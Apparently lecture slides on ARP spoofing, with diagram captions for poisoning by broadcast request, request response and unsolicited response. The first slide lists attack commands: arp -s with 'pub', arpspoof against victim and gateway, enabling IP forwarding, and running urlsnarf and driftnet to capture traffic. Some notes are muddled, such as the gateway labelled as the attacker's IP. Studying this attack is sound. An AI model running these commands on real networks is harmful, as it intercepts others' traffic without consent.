
ARP Spoofing (ARP Poisoning) – 1/2

- By spoofing the network switch, all hosts on the subnet will route through the attacker's machine
 - You have to poison the ARP cache of every host on the subnet
 - IP Conflict possibility
 - Should not spoof IP of another client (two clients cannot have same IP)
 - Two clients can have same MAC addresses but different IP addresses
 - Machines get IP addresses dynamically with DHCP, their IP address may change from time to time, and thus triggers no special warning
- To perform ARP poisoning,
 - 1) `arp -s <victim IP> <our MAC address> pub (or)`
 - 2) `arp spoof -t <victim IP> <gateway IP (attacker IP)>; arp spoof -t <gateway IP> <victim IP (attacker IP)>; echo 1 > /proc/sys/net/ipv4/ip_forward; followed by urlsnarf & driftnet (or)`
 - 3) `sudo arp spoof -i eth0 -t <victim IP> <gateway IP (attacker IP)>; sudo arp spoof -i eth0 -t <gateway IP> <victim IP (attacker IP)>;`


ARP Spoofing (ARP Poisoning) – 2/2

ARP Spoofing Attack

ARP cache entries
are not long-lived
because NICs may
be switched




ARP Poisoning via Broadcast Request




ARP Poisoning via Request Response


Same IP address
with 2 MAC
addresses ->
IP conflict if
Host A does an
explicit check



ARP Poisoning via Unsolicited Response




